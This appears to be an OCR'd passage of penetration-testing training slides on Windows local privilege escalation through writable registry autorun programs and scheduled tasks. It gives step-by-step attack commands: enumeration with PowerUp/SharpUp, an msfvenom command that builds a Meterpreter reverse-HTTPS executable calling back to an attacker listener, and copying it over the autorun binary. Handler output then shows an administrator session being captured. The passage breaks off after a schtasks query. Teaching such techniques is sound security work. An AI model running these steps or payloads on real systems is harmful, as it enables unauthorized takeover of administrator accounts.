
- Detecting the issue: PowerUp/SharpUp can do this for us.

```
=== Modifiable Folders in %PATH% ===

  Modifable %PATH% Folder  : C:\Temp
  Modifable %PATH% Folder  : C:\Temp

=== Modifiable Registry Autoruns ===

  HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Program Files\AutorunProgram\program.exe

=== *Special* User Privileges ===


=== Unattended Install Files ===

 C:\Windows\Panther\Unattend.xml

=== McAfee Sitelist.xml Files ===

 C:\Users\All Users\McAfee\Common Framework\SiteList.xml

=== Cached GPP Password ===

  [X] Exception: Could not find a part of the path 'C:\ProgramData\Microsoft\Group Policy\History'.
```

LOCAL PRIVESC – REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program

```
(get-acl -Path "C:\Program Files\AutorunProgram\program.exe").access | ft
IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```



LOCAL PRIVESC – REGISTRY AUTORUNS

- Prepare a malicious program/stager using whatever C2 solution you're using. We'll use Metasploit for an easy demo.

msfvenom -p windows/meterpreter/reverse_https lhost=IP-ADDRESS lport=PORT -f exe -o program.exe


```
trace@monarch:/flutter/VM_Files/PurpleHaze$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.80.1 lport=443 -f exe -o program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 543 bytes
Final size of exe file: 73802 bytes
Saved as: program.exe
trace@monarch:/flutter/VM_Files/PurpleHaze$
trace@monarch:/flutter/VM_Files/PurpleHaze$ file program.exe
program.exe: PE32 executable (GUI) Intel 80386, for MS Windows
trace@monarch:/flutter/VM_Files/PurpleHaze$
```

```
msf5 exploit(multi/handler) > jobs -v

Jobs
====

  Id  Name                    Payload                                Payload opts                URIPATH
st
  --  ----                    -------                                ------------                -------
--
  1   Exploit: multi/handler  windows/meterpreter/reverse_https  https://192.168.80.1:443
```

LOCAL PRIVESC – REGISTRY AUTORUNS

- Replace the vulnerable AutoRun program with ours.

```
copy program.exe 'C:\Program Files\AutorunProgram'
ls 'C:\Program Files\AutorunProgram'
```




LOCAL PRIVESC – REGISTRY AUTORUNS

- Wait for an administrator to login and we get an elevated shell.

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: 8cwth9zk) Staging x86
[*] Meterpreter session 1 opened (192.168.80.1:443 -> 192.168.80.107:49542) at 2019-07-31 17:11:

msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information
  --  ----  ----                     --------  ----  ---------  -----------
  1         meterpreter x86/windows  0s ago    Y     ?          FOX\administrator @ FOX-PC-ZERO
.80.107)

msf5 exploit(multi/handler) >
```

LOCAL PRIVESC – SCHEDULED TASKS

- Scheduled tasks allow PC admins to automatically schedule & execute routine tasks on a chosen computer.
- They do this by setting specific criteria to initiate the tasks (triggers) and then executing the tasks when the criteria is met. They can be run at logon, at a specific time/date/week, when a system event occurs etc.
- Since they are a lot more flexible than AutoRuns, they often preferred by sysadmins to run routine programs/utilities such as daily backup scripts.




Reference – https://docs.microsoft.com/en-us/windows/win32/taskschd/task-scheduler-start-page

LOCAL PRIVESC – SCHEDULED TASKS


- Let's hunt for vulnerable scheduled tasks on our target user's PC.

schtasks /query



LOCAL PRIVESC – SCHEDULED TASKS

